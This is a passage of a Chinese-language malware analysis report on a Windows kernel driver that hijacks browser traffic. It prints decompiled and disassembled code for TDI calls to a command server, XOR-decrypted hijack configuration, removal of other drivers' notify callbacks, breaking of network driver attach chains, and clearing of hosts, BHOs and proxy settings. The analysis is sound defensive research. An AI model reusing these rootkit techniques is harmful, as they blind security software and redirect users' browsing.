          KeWaitForSingleObject(&Event, 0, 0, 0, 0i64);
        if ( !v11 || v11 == 259 )
        {
          KeInitializeEvent(&event, 0, 0);
          Irp = IoBuildDeviceIoControlRequest(
                  3u,
                  *((PDEVICE_OBJECT *)v3 + 5),
                  0i64,
                  0,
                  0i64,
                  0,
                  1u,
                  &event,
                  &IoStatusBlock);

                  * * * * * *

          memset(&ip_address_element_buf, 0, 0x10ui64);
          v20 = atoi(port);
          remote_ip_addr.TAAddressCount = 1;
          remote_ip_addr.Address[0].AddressLength = 14;
          remote_ip_addr.Address[0].AddressType = 2;
          remote_ip_addr.Address[0].Address[0].sin_port = (v20 << 8) ^ HIBYTE(v20);
          remote_ip_addr.Address[0].Address[0].in_addr = (v19 << 24)
                                                       + num_ip_elem_0
                                                       + (v18 << 16)
                                                       + (num_ip_elem_1 << 8);
          remote_note.UserDataLength = 0;
          remote_note.UserData = 0i64;
          remote_note.OptionsLength = 0;
          remote_note.Options = 0i64;
          remote_note.RemoteAddressLength = 22;
          remote_note.RemoteAddress = &remote_ip_addr;
          v21 = Irp;
          v22 = Irp->Tail.Overlay.CurrentStackLocation;
          *((_QWORD *)v22 - 2) = 0i64;
          *((_QWORD *)v22 - 1) = 0i64;
          *((_BYTE *)v22 - 69) = 0;
          v23 = v21->Tail.Overlay.CurrentStackLocation;
          *((_BYTE *)v23 - 72) = IRP_MJ_INTERNAL_DEVICE_CONTROL;
          *((_BYTE *)v23 - 71) = TDI_CONNECT;
          *((_QWORD *)v23 - 4) = *((_QWORD *)v3 + 5);
          *((_QWORD *)v23 - 3) = *((_QWORD *)v3 + 4);
          *((_QWORD *)v23 - 7) = &remote_note;
          *((_QWORD *)v23 - 6) = 0i64;
          *((_QWORD *)v23 - 5) = 0i64;
          v32 = &event;
          v33 = 0i64;
          v24 = v21->Tail.Overlay.CurrentStackLocation;
          *((_QWORD *)v24 - 2) = complete_callback_0;
          *((_QWORD *)v24 - 1) = &v32;
          *((_BYTE *)v24 - 69) = -32;
          if ( IofCallDriver(*((PDEVICE_OBJECT *)v3 + 5), v21) == 259 )
            KeWaitForSingleObject(&event, 0, 0, 0, 0i64);
```

调用 TDI 网络函数链接服务器

发送数据、接收数据代码类似，仅以发送数据为例。如下图所示：

```
__int64 __fastcall tdi_send_data(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // rdi@1
  __int64 v4; // rsi@1
  MACRO_STATUS_ABANDONED v5; // ebx@1
  _DWORD *v6; // rax@3
  PIRP v7; // rsi@3
  __int64 result; // rax@4
  _MDL *v9; // rcx@5
  _MDL *v10; // rax@7
  struct _IRP::$::$::$::$A02EC6A2CE86544F716F4825015773AC::_IO_STACK_LOCATION *v11; // rax@9
  struct _IRP::$::$::$::$A02EC6A2CE86544F716F4825015773AC::_IO_STACK_LOCATION *v12; // rcx@9
  struct _IRP::$::$::$::$A02EC6A2CE86544F716F4825015773AC::_IO_STACK_LOCATION *v13; // rax@9
  NTSTATUS v14; // esi@9
  _MDL *v15; // rcx@11
  struct _KEVENT *event_0; // [sp+50h] [bp-48h]@9
  __int64 v17; // [sp+58h] [bp-40h]@9
  struct _IO_STATUS_BLOCK io_status_block; // [sp+60h] [bp-38h]@3
  struct _KEVENT Event; // [sp+70h] [bp-28h]@1

  v3 = a3;
  v4 = a1;
  KeInitializeEvent(&Event, 0, 0);
  v5 = 0;
  if ( *(_QWORD *)v3 )
  {
    ExFreePoolWithTag(*(PVOID *)v3, 'root');
    *(_QWORD *)v3 = 0i64;
  }
  v6 = ExAllocatePoolWithTag(0, 0xCui64, 'root');
  *(_QWORD *)v3 = v6;
  *(_QWORD *)v6 = *(_QWORD *)v4;
  v6[2] = *(_DWORD *)(v4 + offsetof(st_work_item_input, val_0x40));
  v7 = IoBuildDeviceIoControlRequest(
         TDI_CONNECT,
         *(PDEVICE_OBJECT *)(v3 + offsetof(st_transport_tcp, addr_device_object)),
         0i64,
         0,
         0i64,
         0,
         1u,
         &Event,
         &io_status_block);
  if ( v7 )
  {
    v9 = *(_MDL **)(v3 + offsetof(st_transport_tcp, ptr_mdl_of_work_item_input));
    if ( v9 )
    {
      IoFreeMdl(v9);
      *(_QWORD *)(v3 + offsetof(st_transport_tcp, ptr_mdl_of_work_item_input)) = 0i64;
    }
    v10 = IoAllocateMdl(*(PVOID *)v3, 0xCu, 0, 0, v7);
    *(_QWORD *)(v3 + offsetof(st_transport_tcp, ptr_mdl_of_work_item_input)) = v10;
    if ( v10 )
    {
      MmProbeAndLockPages(v10, 0, IoModifyAccess);
      v11 = v7->Tail.Overlay.CurrentStackLocation;
      *((_QWORD *)v11 - 2) = 0i64;
      *((_QWORD *)v11 - 1) = 0i64;
      *((_BYTE *)v11 - 69) = 0;
      v12 = v7->Tail.Overlay.CurrentStackLocation;
      *((_BYTE *)v12 - 72) = IRP_MJ_INTERNAL_DEVICE_CONTROL;
      *((_BYTE *)v12 - 71) = TDI_SEND;
      *((_QWORD *)v12 - 4) = *(_QWORD *)(v3 + offsetof(st_transport_tcp, addr_device_object));
      *((_QWORD *)v12 - 3) = *(_QWORD *)(v3 + offsetof(st_transport_tcp, conn_object));
      *((_DWORD *)v12 - 15) = 0;
      *((_DWORD *)v12 - 16) = 12;
      v7->MdlAddress = *(PMDL *)(v3 + offsetof(st_transport_tcp, ptr_mdl_of_work_item_input));
      event_0 = &Event;
      v17 = 0i64;
      v13 = v7->Tail.Overlay.CurrentStackLocation;
      *((_QWORD *)v13 - 2) = complete_callback_0;
      *((_QWORD *)v13 - 1) = &event_0;
      *((_BYTE *)v13 - 69) = -32;
      v14 = IofCallDriver(*(PDEVICE_OBJECT *)(v3 + offsetof(st_transport_tcp, addr_device_object)), v7);
      if ( v14 == 259 )
        KeWaitForSingleObject(&Event, 0, 0, 0, 0i64);
      v15 = *(_MDL **)(v3 + offsetof(st_transport_tcp, ptr_mdl_of_work_item_input));
      if ( v15 )
        MmUnlockPages(v15);
      if ( v14 )
      {
        if ( v14 != 259 )
          v5 = STATUS_UNSUCCESSFUL;
      }
    }
    else
    {
      v5 = STATUS_INSUFFICIENT_RESOURCES;
    }
    result = v5;
  }
  else
  {
    result = STATUS_INSUFFICIENT_RESOURCES;
  }
  return result;
}
```

调用 TDI 网络函数发送数据

(二) 控制码功能分析

下面我们根据病毒所使用的主要的控制码对病毒功能进行详细分析：

1) 控制码 0x2，获取病毒执行配置数据进行流量劫持

与服务器通讯后，病毒可以获取到劫持配置数据，数据中包括是否劫持某种浏览器、各个种类浏览器需要劫持的网址、控制病毒执行流程的执行标记。如下图所示：

```
; __int64 __fastcall download_option_and_hijack(PVOID P)
download_option_and_hijack proc near    ; DATA XREF: register_dev_init_virus_behav+1F2↑o
                                        ; download_option_and_run_remote_sys+7E↑o ...

arg_0           = dword ptr  8
ctrl_data_buf   = qword ptr  10h
arg_10          = qword ptr  18h

                mov     rax, rsp
                mov     [rax+18h], rsi
                push    rdi
                sub     rsp, 20h
                and     qword ptr [rax+10h], 0
                and     dword ptr [rax+8], 0
                mov     rsi, rcx
                lea     r8, [rax+8]     ; num_of_bytes
                lea     rdx, [rax+10h]  ; buf
                mov     ecx, 2          ; flag
                call    transport_to_cc_server    // 获取病毒执行配置数据进行流量劫持
                test    al, al
                jz      short loc_12144
                cmp     [rsp+28h+ctrl_data_buf], 0
                jz      short loc_12196
                mov     edx, [rsp+28h+arg_0]
                test    edx, edx
                jz      short loc_12181
                mov     rcx, [rsp+28h+ctrl_data_buf]
                call    parse_ctrl_data ; protect startpage reg, prevent driver loading,
                                        ; reset proxy, clear up hosts.
                test    al, al
                jnz     short loc_12181
                mov     ecx, 8
                call    call_send_flag_data_to_cc_server  // 解析数据失败，发送运行状态通知 0x8
                jmp     short loc_12181
; ---------------------------------------------------------------------------

loc_12144:                              ; CODE XREF: download_option_and_hijack+2C↑j
                mov     ecx, 28h        ; NumberOfBytes
                call    alloc_by_init_zero
                mov     rdi, rax
                test    rax, rax
                jz      short loc_12181
                mov     ecx, 20000
                call    wait
                and     qword ptr [rdi], 0
                lea     r11, download_option_and_hijack
                mov     edx, 1          ; QueueType
                mov     rcx, rdi        ; WorkItem
                mov     [rdi+WORK_QUEUE_ITEM.WorkerRoutine], r11
                mov     [rdi+WORK_QUEUE_ITEM.Parameter], rdi
                call    cs:ExQueueWorkItem

loc_12181:                              ; CODE XREF: download_option_and_hijack+3C↑j
                                        ; download_option_and_hijack+4A↑j ...
                cmp     [rsp+28h+ctrl_data_buf], 0
                jz      short loc_12196
                mov     rcx, [rsp+28h+ctrl_data_buf] ; P
                xor     edx, edx        ; Tag
                call    cs:ExFreePoolWithTag

loc_12196:                              ; CODE XREF: download_option_and_hijack+34↑j
                                        ; download_option_and_hijack+9B↑j
                test    rsi, rsi
                jz      short loc_121A9
                mov     edx, 'KFLY'     ; Tag
                mov     rcx, rsi        ; P
                call    cs:ExFreePoolWithTag

loc_121A9:                              ; CODE XREF: download_option_and_hijack+AD↑j
                mov     rsi, [rsp+28h+arg_10]
                add     rsp, 20h
                pop     rdi
                retn
download_option_and_hijack endp
```

下载配置

配置数据并不是通过明文存放，下载之后需要逐字节异或 0xC0 进行解密，数据长度共 0x1CA0 个字节。如下图所示：

```
.text:000000000011D1D XOR_0xC0:                               ; CODE XREF: parse_ctrl_data+32↓j
.text:000000000011D1D                 xor     byte ptr [rax], 0C0h
.text:000000000011D20                 add     rax, rsi
.text:000000000011D23                 sub     rcx, rsi
.text:000000000011D26                 jnz     short XOR_0xC0
.text:000000000011D28
.text:000000000011D28 loc_11D28:                              ; CODE XREF: parse_ctrl_data+22↑j
.text:000000000011D28                 cmp     edx, 1CA0h
.text:000000000011D2E                 jnz     loc_120D1
.text:000000000011D34                 cmp     dword ptr [rbx], 7F862022h
.text:000000000011D3A                 jnz     loc_120D1
.text:000000000011D40                 cmp     dword ptr [rbx+1C9Ch], 29535727h
.text:000000000011D4A                 jnz     loc_120D1
.text:000000000011D50                 lea     rcx, hijack_cc_block ; Dst
.text:000000000011D57                 xor     edx, edx        ; Val
.text:000000000011D59                 mov     r8d, 1CA0h      ; Size
.text:000000000011D5F                 call    memset
.text:000000000011D64                 lea     rcx, hijack_cc_block ; Dst
.text:000000000011D6B                 mov     r8d, 1CA0h      ; Size
.text:000000000011D71                 mov     rdx, rbx        ; Src
.text:000000000011D74                 call    memcpy
```

解密配置

下载的浏览器配置内容中，包括需要劫持的浏览器种类、各个浏览器所劫持的网址、需要执行哪些对抗操作、是否劫持腾讯电脑管家的首页保护注册表项及所劫持注册表项内容。如下图所示：

```
.data:0000000000023180 hijack_cc_block dd 0          // 数据起始标记
.data:0000000000023180
.data:0000000000023184 flag_hijack_iexplore dd 0     // 是否劫持 IE 浏览器
.data:0000000000023184
.data:0000000000023188 flag_hijack_360se dd 0        // 是否劫持 360 浏览器
.data:0000000000023188
.data:000000000002318C flag_hijack_qqbrowser dd 0    // 是否劫持QQ浏览器
.data:000000000002318C
.data:0000000000023190 flag_hijack_others_browser dd 0 // 是否劫持其他浏览器，如火狐、桔子等
.data:0000000000023190
.data:0000000000023194 flag_hijack_switch dd 0       // 流量劫持开关
.data:0000000000023194
.data:0000000000023198 virus_proc_ctrl_code dd 0     // 根据不同位段上的数值控制病毒执行流程
.data:0000000000023198
.data:000000000002319C flag_callback_routine_visable dd 0 // 是否启用驱动回调，如进程回调等
.data:000000000002319C
.data:00000000000231A0 ; const WCHAR urldata_hijack_iexplore
.data:00000000000231A0 urldata_hijack_iexplore dw 30h dup(0), 0D4h dup(?)
.data:00000000000231A0
.data:00000000000233A8 urldata_hijack_360se dw 104h dup(?)
.data:00000000000233A8
.data:0000000000023580 urldata_hijack_qqbrowser_0 dw 104h dup(?)
.data:00000000000237B8 urldata_hijack_qqbrowser dw 104h dup(?)
.data:00000000000237B8
.data:00000000000239C0 urldata_hijack_hao123juzi dw 104h dup(?)
.data:0000000000023BC8 urldata_hijack_2345explorer dw 104h dup(?)
.data:0000000000023DD0 urldata_hijack_maxthon dw 104h dup(?)
.data:0000000000023FD8 urldata_hijack_firefox dw 104h dup(?)
.data:0000000000023FD8
.data:00000000000241E0 urldata_hijack_theworld dw 104h dup(?)
.data:00000000000241E0
.data:00000000000243E8 urldata_hijack_default dw 104h dup(?)
.data:00000000000245F0 flag_modify_qqmgr_hmpage_protect_data dd ? // 是否劫持腾讯电脑管家的网址保护设置
.data:00000000000245F4 flag_modify_qqmgr_ie_protect_access dd ?   // 是否修改腾讯电脑管家网址保护注册表权限
.data:00000000000245F8 ; char hijack_qqmgr_data_1[260]
.data:00000000000245F8 hijack_qqmgr_data_1 db 104h dup(?)
.data:00000000000246FC ; char hijack_qqmgr_data_2[260]
.data:00000000000246FC hijack_qqmgr_data_2 db 104h dup(?)
.data:0000000000024800 ; char hijack_qqmgr_data_3[260]
.data:0000000000024800 hijack_qqmgr_data_3 db 104h dup(?)
.data:0000000000024904 ; char hijack_qqmgr_data_4[260]
.data:0000000000024904 hijack_qqmgr_data_4 db 104h dup(?)
.data:0000000000024A08 ; char hijack_qqmgr_data_5[260]
.data:0000000000024A08 hijack_qqmgr_data_5 db 104h dup(?)
.data:0000000000024B0C ; char hijack_qqmgr_data_6[260]
.data:0000000000024B0C hijack_qqmgr_data_6 db 104h dup(?)
.data:0000000000024C10 ; char hijack_qqmgr_data_7[260]
.data:0000000000024C10 hijack_qqmgr_data_7 db 104h dup(?)
.data:0000000000024D14 ; char hijack_qqmgr_data_8[260]
.data:0000000000024D14 hijack_qqmgr_data_8 db 104h dup(?)
.data:0000000000024E18 flag_master_switch dd ?       // 病毒运行总开关
.data:0000000000024E18
.data:0000000000024E1C end_hijack_cc_block dd ?      // 数据结束标记
```

下载的配置内容

上图中所示红框所标注出的变量 virus_proc_ctrl_code 可以控制病毒的执行执行的对抗操作流程，其所能控制的对抗操作例如：删除其他驱动的映像加载回调和进程回调、截断 attach 在系统网络驱动上的设备链等。因为绝大部分浏览器首页保护和首页劫持都会在这些位置上做文章，所以在病毒在劫持流量的同时进行上述对抗可以一定程度上提高其劫持成功率。该变量以位段的形式规定执行流程，各个位段含义如下图所示：

对应数值	二进制数值	位段含义
0x1	00000001	删除映像加载回调和进程回调
0x2	00000010	截断 attach 在系统网络驱动对象上的设备链
0x4	00000100	清空 hosts 文件
0x8	00001000	清除 BHO
0x10	00010000	重置 IE 代理设置

位段含义

使用 virus_proc_ctrl_code 变量控制执行流程，如下图所示：

```
.text:00000000000110CC                 lea     rbx, thread_handle
.text:00000000000110D3                 test    byte ptr cs:virus_proc_ctrl_code, sil          ; sil: 1
.text:00000000000110DA                 jz      loc_11E74
.text:00000000000110E0                 cmp     cs:has_removed_loadimage_cb, dil
.text:00000000000110E7                 jnz     loc_11E74
.text:00000000000110ED                 lea     rax, remove_loadimage_cb_and_create
.text:00000000000110F4                 mov     [rsp+48h+StartContext], rdi            ; StartContext
.text:00000000000110F9                 xor     r9d, r9d                               ; ProcessHandle
.text:00000000000110FC                 mov     [rsp+48h+StartRoutine], rax            ; StartRoutine
.text:0000000000011101                 xor     r8d, r8d                               ; ObjectAttributes
.text:0000000000011104                 xor     edx, edx                               ; DesiredAccess
.text:0000000000011106                 mov     rcx, rbx                               ; ThreadHandle
.text:0000000000011109                 mov     cs:has_removed_loadimage_cb, sil
.text:0000000000011110                 mov     [rsp+48h+ClientId], rdi                ; ClientId
.text:0000000000011115                 call    cs:PsCreateSystemThread
.text:000000000001111B                 cmp     eax, edi
.text:000000000001111D                 jz      short loc_11E34
.text:000000000001111F                 cmp     cs:flag_master_switch, esi
.text:0000000000011125                 jnz     short loc_11E34
.text:0000000000011127                 cmp     cs:flag_hijack_switch, esi
.text:000000000001112D                 jnz     short loc_11E34
.text:000000000001112F                 call    remove_other_loadimage_cb_and_replace
.text:0000000000011134
.text:0000000000011E34 loc_11E34:                                                     ; CODE XREF: parse_ctrl_data+129↑j
.text:0000000000011E34                                                                ; parse_ctrl_data+131↑j ...
.text:0000000000011E34                 lea     rax, call_remove_other_createproc_cb_and_reset_self
.text:0000000000011E3B                 mov     [rsp+48h+StartContext], rdi            ; StartContext
.text:0000000000011E40                 xor     r9d, r9d                               ; ProcessHandle
.text:0000000000011E43                 mov     [rsp+48h+StartRoutine], rax            ; StartRoutine
.text:0000000000011E48                 xor     r8d, r8d                               ; ObjectAttributes
.text:0000000000011E4B                 xor     edx, edx                               ; DesiredAccess
.text:0000000000011E4D                 mov     rcx, rbx                               ; ThreadHandle
.text:0000000000011E50                 mov     [rsp+48h+ClientId], rdi                ; ClientId
.text:0000000000011E55                 call    cs:PsCreateSystemThread
.text:0000000000011E5B                 cmp     eax, edi
.text:0000000000011E5D                 jz      short loc_11E74
.text:0000000000011E5F                 cmp     cs:flag_master_switch, esi
.text:0000000000011E65                 jnz     short loc_11E74
.text:0000000000011E67                 cmp     cs:flag_hijack_switch, esi
.text:0000000000011E6D                 jnz     short loc_11E74
.text:0000000000011E6F                 call    remove_other_createproc_cb_and_reset_self
.text:0000000000011E74
.text:0000000000011E74 loc_11E74:                                                     ; CODE XREF: parse_ctrl_data+E6↑j
.text:0000000000011E74                                                                ; parse_ctrl_data+F3↑j ...
.text:0000000000011E74                 test    byte ptr cs:virus_proc_ctrl_code, 2
.text:0000000000011E7B                 jz      short loc_11EEC
.text:0000000000011E7D                 cmp     cs:has_broken_drvs_attach_chain, dil
.text:0000000000011E84                 jnz     short loc_11EEC
.text:0000000000011E86                 lea     rax, break_drvs_attach_chain
.text:0000000000011E8D                 mov     [rsp+48h+StartContext], rdi            ; StartContext
.text:0000000000011E92                 xor     r9d, r9d                               ; ProcessHandle
.text:0000000000011E95                 mov     [rsp+48h+StartRoutine], rax            ; StartRoutine
.text:0000000000011E9A                 xor     r8d, r8d                               ; ObjectAttributes
.text:0000000000011E9D                 xor     edx, edx                               ; DesiredAccess
.text:0000000000011E9F                 mov     rcx, rbx                               ; ThreadHandle
.text:0000000000011EA2                 mov     cs:has_broken_drvs_attach_chain, sil
.text:0000000000011EA9                 mov     [rsp+48h+ClientId], rdi                ; ClientId
.text:0000000000011EAE                 call    cs:PsCreateSystemThread
.text:0000000000011EB4                 cmp     eax, edi
.text:0000000000011EB6                 jz      short loc_11EEC
.text:0000000000011EB8                 cmp     cs:flag_master_switch, esi
.text:0000000000011EBE                 jnz     short loc_11EEC
.text:0000000000011EC0                 cmp     cs:flag_hijack_switch, esi
.text:0000000000011EC6                 jnz     short loc_11EEC
.text:0000000000011EC8                 lea     rcx, aDriverTcpip                      ; "\\Driver\\Tcpip"
.text:0000000000011ECF                 call    break_attach_chain
.text:0000000000011ED4                 lea     rcx, aDriverAfd                        ; "\\Driver\\AFD"
.text:0000000000011EDB                 call    break_attach_chain
.text:0000000000011EE0                 lea     rcx, aDriverTdx                        ; "\\Driver\\tdx"
.text:0000000000011EE7                 call    break_attach_chain
.text:0000000000011EEC
.text:0000000000011EEC loc_11EEC:                                                     ; CODE XREF: parse_ctrl_data+187↑j
.text:0000000000011EEC                                                                ; parse_ctrl_data+190↑j ...
.text:0000000000011EEC                 test    byte ptr cs:virus_proc_ctrl_code, 4
.text:0000000000011EF3                 jz      short loc_11F45
.text:0000000000011EF5                 cmp     cs:has_clearup_hosts_file, dil
.text:0000000000011EFC                 jnz     short loc_11F45
.text:0000000000011EFE                 lea     rax, thread_clearup_hosts_file
.text:0000000000011F05                 mov     [rsp+48h+StartContext], rdi            ; StartContext
.text:0000000000011F0A                 xor     r9d, r9d                               ; ProcessHandle
.text:0000000000011F0D                 mov     [rsp+48h+StartRoutine], rax            ; StartRoutine
.text:0000000000011F12                 xor     r8d, r8d                               ; ObjectAttributes
.text:0000000000011F15                 xor     edx, edx                               ; DesiredAccess
.text:0000000000011F17                 mov     rcx, rbx                               ; ThreadHandle
.text:0000000000011F1A                 mov     cs:has_clearup_hosts_file, sil
.text:0000000000011F21                 mov     [rsp+48h+ClientId], rdi                ; ClientId
.text:0000000000011F26                 call    cs:PsCreateSystemThread
.text:0000000000011F2C                 cmp     eax, edi
.text:0000000000011F2E                 jz      short loc_11F45
.text:0000000000011F30                 cmp     cs:flag_master_switch, esi
.text:0000000000011F36                 jnz     short loc_11F45
.text:0000000000011F38                 cmp     cs:flag_hijack_switch, esi
.text:0000000000011F3E                 jnz     short loc_11F45
.text:0000000000011F40                 call    clearup_hosts_file
.text:0000000000011F45
.text:0000000000011F45 loc_11F45:                                                     ; CODE XREF: parse_ctrl_data+1FF↑j
.text:0000000000011F45                                                                ; parse_ctrl_data+208↑j ...
.text:0000000000011F45                 test    byte ptr cs:virus_proc_ctrl_code, 8
.text:0000000000011F4C                 jz      short loc_11F9E
.text:0000000000011F4E                 cmp     cs:has_killed_all_BHOs, dil
.text:0000000000011F55                 jnz     short loc_11F9E
.text:0000000000011F57                 lea     rax, thread_kill_all_BHOs
.text:0000000000011F5E                 mov     [rsp+48h+StartContext], rdi            ; StartContext
.text:0000000000011F63                 xor     r9d, r9d                               ; ProcessHandle
.text:0000000000011F66                 mov     [rsp+48h+StartRoutine], rax            ; StartRoutine
.text:0000000000011F6B                 xor     r8d, r8d                               ; ObjectAttributes
.text:0000000000011F6E                 xor     edx, edx                               ; DesiredAccess
.text:0000000000011F70                 mov     rcx, rbx                               ; ThreadHandle
.text:0000000000011F73                 mov     cs:has_killed_all_BHOs, sil
.text:0000000000011F7A                 mov     [rsp+48h+ClientId], rdi                ; ClientId
.text:0000000000011F7F                 call    cs:PsCreateSystemThread
.text:0000000000011F85                 cmp     eax, edi
.text:0000000000011F87                 jz      short loc_11F9E
.text:0000000000011F89                 cmp     cs:flag_master_switch, esi
.text:0000000000011F8F                 jnz     short loc_11F9E
.text:0000000000011F91                 cmp     cs:flag_hijack_switch, esi
.text:0000000000011F97                 jnz     short loc_11F9E
.text:0000000000011F99                 call    kill_all_BHOs
.text:0000000000011F9E
.text:0000000000011F9E loc_11F9E:                                                     ; CODE XREF: parse_ctrl_data+258↑j
.text:0000000000011F9E                                                                ; parse_ctrl_data+261↑j ...
.text:0000000000011F9E                 test    byte ptr cs:virus_proc_ctrl_code, 10h
.text:0000000000011FA5                 jz      short loc_11FF7
.text:0000000000011FA7                 cmp     cs:has_reset_proxy, dil
.text:0000000000011FAE                 jnz     short loc_11FF7
.text:0000000000011FB0                 lea     rax, thread_reset_proxy_in_iexplore_option
.text:0000000000011FB7                 mov     [rsp+48h+StartContext], rdi            ; StartContext
.text:0000000000011FBC                 xor     r9d, r9d                               ; ProcessHandle
.text:0000000000011FBF                 mov     [rsp+48h+StartRoutine], rax            ; StartRoutine
.text:0000000000011FC4                 xor     r8d, r8d                               ; ObjectAttributes
.text:0000000000011FC7                 xor     edx, edx                               ; DesiredAccess
.text:0000000000011FC9                 mov     rcx, rbx                               ; ThreadHandle
.text:0000000000011FCC                 mov     cs:has_reset_proxy, sil
.text:0000000000011FD3                 mov     [rsp+48h+ClientId], rdi                ; ClientId
.text:0000000000011FD8                 call    cs:PsCreateSystemThread
.text:0000000000011FDE                 cmp     eax, edi
.text:0000000000011FE0                 jz      short loc_11FF7
.text:0000000000011FE2                 cmp     cs:flag_master_switch, esi
.text:0000000000011FE8                 jnz     short loc_11FF7
.text:0000000000011FEA                 cmp     cs:flag_hijack_switch, esi
.text:0000000000011FF0                 jnz     short loc_11FF7
.text:0000000000011FF2                 call    reset_proxy_in_iexplore_option
```

virus_proc_ctrl_code 相关代码

下面我们根据上图中所示顺序依次对其所使用的对抗方法进行说明：

A. 删除其他驱动的进程回调和映像加载回调

这种方法主要针对利用进程回调和映像加载回调相互配合劫持或保护浏览器启动参数的情况，病毒先通过搜索代码的方式在设置回调的系统函数中找到回调函数表，之后判断回调函数所属驱动模块是否在白名单中，如果不在白名单中则执行删除操作，删除成功后想服务器发送运行状态通知 0x10。如下图所示：

```
.text:00000000001C3D0 remove_other_loadimage_cb_and_replace proc near
.text:00000000001C3D0
.text:00000000001C3D0
.text:00000000001C3D0 arg_0           = qword ptr  8
.text:00000000001C3D0 arg_8           = qword ptr  10h
.text:00000000001C3D0 arg_10          = qword ptr  18h
.text:00000000001C3D0
.text:00000000001C3D0                 mov     [rsp+arg_0], rbx
.text:00000000001C3D5                 mov     [rsp+arg_8], rbp
.text:00000000001C3DA                 mov     [rsp+arg_10], rsi
.text:00000000001C3DF                 push    rdi
.text:00000000001C3E0                 push    r12
.text:00000000001C3E2                 push    r13
.text:00000000001C3E4                 push    r14
.text:00000000001C3E6                 push    r15
.text:00000000001C3E8                 sub     rsp, 20h
.text:00000000001C3EC                 mov     rcx, cs:loadimage_cb_list
.text:00000000001C3F3                 xor     sil, sil
.text:00000000001C3F6                 test    rcx, rcx
.text:00000000001C3F9                 jz      short loc_1C405
.text:00000000001C3FB                 call    cs:MmIsAddressValid
.text:00000000001C401                 test    al, al
.text:00000000001C403                 jnz     short loc_1C42B
.text:00000000001C405
.text:00000000001C405 loc_1C405:
.text:00000000001C405                 call    get_loadimage_cb_list     // 获取回调函数列表
.text:00000000001C40A                 mov     cs:loadimage_cb_list, rax
.text:00000000001C411                 test    rax, rax
.text:00000000001C414                 jz      loc_1C531
.text:00000000001C41A                 mov     rcx, rax
.text:00000000001C41D                 call    cs:MmIsAddressValid
.text:00000000001C423                 test    al, al
.text:00000000001C425                 jz      loc_1C531
.text:00000000001C42B
.text:00000000001C42B loc_1C42B:
.text:00000000001C42B                 mov     rbp, cs:loadimage_cb_list
.text:00000000001C432                 call    get_sys_modules
.text:00000000001C437                 mov     rbx, rax
.text:00000000001C43A                 test    rax, rax
.text:00000000001C43D                 jz      loc_1C531
.text:00000000001C443                 mov     ecx, cs:major_version
.text:00000000001C449                 cmp     ecx, 0Ah
.text:00000000001C44C                 jz      short loc_1C463
.text:00000000001C44E                 cmp     ecx, 6
.text:00000000001C451                 jnz     short loc_1C45C
.text:00000000001C453                 cmp     cs:minor_version, 4
.text:00000000001C45A                 jz      short loc_1C463
.text:00000000001C45C
.text:00000000001C45C loc_1C45C:
.text:00000000001C45C                 mov     eax, 8
.text:00000000001C461                 jmp     short loc_1C468
.text:00000000001C463 ; ---------------------------------------------------------------------------
.text:00000000001C463
.text:00000000001C463 loc_1C463:
.text:00000000001C463
.text:00000000001C463                 mov     eax, 40h
.text:00000000001C468
.text:00000000001C468 loc_1C468:
.text:00000000001C468                 and     cs:dword_263C8, 0
.text:00000000001C46F                 lea     r15, load_image_cb
.text:00000000001C476                 mov     r14d, 1
.text:00000000001C47C                 test    eax, eax
.text:00000000001C47E                 jz      short loc_1C4FF
.text:00000000001C480                 mov     r12d, eax
.text:00000000001C483
.text:00000000001C483 enum_cb:
.text:00000000001C483                 mov     rdi, [rbp+0]
.text:00000000001C487                 and     rdi, 0FFFFFFFFFFFFFFF0h
.text:00000000001C48B                 mov     rcx, rdi
.text:00000000001C48E                 call    cs:MmIsAddressValid
.text:00000000001C494                 test    al, al
.text:00000000001C496                 jz      short loc_1C4F1
.text:00000000001C498                 mov     r13, [rdi+8]
.text:00000000001C49C                 mov     rcx, rbx
.text:00000000001C49F                 mov     rdx, r13
.text:00000000001C4A2                 call    is_routine_in_sys_module_whitelist // 判断回调函数所属驱动模块是否在白名单中
.text:00000000001C4A7                 test    al, al
.text:00000000001C4A9                 jnz     short loc_1C4E5
.text:00000000001C4AB                 cmp     [rdi+8], r15
.text:00000000001C4AF                 jz      short loc_1C4E5
.text:00000000001C4B1                 lea     rax, anti_antivirus
.text:00000000001C4B8                 cmp     [rdi+8], rax
.text:00000000001C4BC                 jz      short loc_1C4E5
.text:00000000001C4BE                 mov     rcx, r13
.text:00000000001C4C1                 call    cs:PsRemoveLoadImageNotifyRoutine
.text:00000000001C4C7                 test    eax, eax
.text:00000000001C4C9                 js      short loc_1C4E5
.text:00000000001C4CB                 mov     ecx, cs:dword_263C8
.text:00000000001C4D1                 lea     rdx, qword_263D0
.text:00000000001C4D8                 mov     [rdx+rcx*8], r13
.text:00000000001C4DC                 add     ecx, r14d
.text:00000000001C4DF                 mov     cs:dword_263C8, ecx
.text:00000000001C4E5
.text:00000000001C4E5 loc_1C4E5:
.text:00000000001C4E5
.text:00000000001C4E5                 cmp     [rdi+8], r15
.text:00000000001C4E9                 movzx   esi, sil
.text:00000000001C4ED                 cmovz   esi, r14d
.text:00000000001C4F1
.text:00000000001C4F1 loc_1C4F1:
.text:00000000001C4F1                 add     rbp, 8
.text:00000000001C4F5                 sub     r12, r14
.text:00000000001C4F8                 jnz     short enum_cb
.text:00000000001C4FA                 test    sil, sil
.text:00000000001C4FD                 jnz     short loc_1C526
.text:00000000001C4FF
.text:00000000001C4FF loc_1C4FF:
.text:00000000001C4FF                 mov     rcx, r15
.text:00000000001C502                 call    cs:PsSetLoadImageNotifyRoutine
.text:00000000001C508                 test    eax, eax
.text:00000000001C50A                 js      short loc_1C526
.text:00000000001C50C                 cmp     cs:has_clear_load_image_cb, 0
.text:00000000001C513                 jnz     short loc_1C526
.text:00000000001C515                 mov     ecx, 10h
.text:00000000001C51A                 mov     cs:has_clear_load_image_cb, r14b
.text:00000000001C521                 call    call_send_flag_data_to_cc_server   // 删除成功后，发送运行状态通知 0x10
```

删除映像加载回调

```
push    rbx
sub     rsp, 30h
xor     eax, eax
lea     rdx, str_PsSetLoadImageNotifyRoutine          ; "PsSetLoadImageNotifyRoutine"
lea     rcx, [rsp+38h+DestinationString]              ; DestinationString
xor     ebx, ebx
mov     qword ptr [rsp+38h+DestinationString.MaximumLength], rax
mov     dword ptr [rsp+38h+DestinationString.Buffer+2], eax
mov     [rsp+38h+DestinationString.Length], bx
mov     word ptr [rsp+38h+DestinationString.Buffer+6], ax
call    cs:RtlInitUnicodeString
lea     rcx, [rsp+38h+DestinationString]              ; SystemRoutineName
call    cs:MmGetSystemRoutineAddress
mov     r11, rax
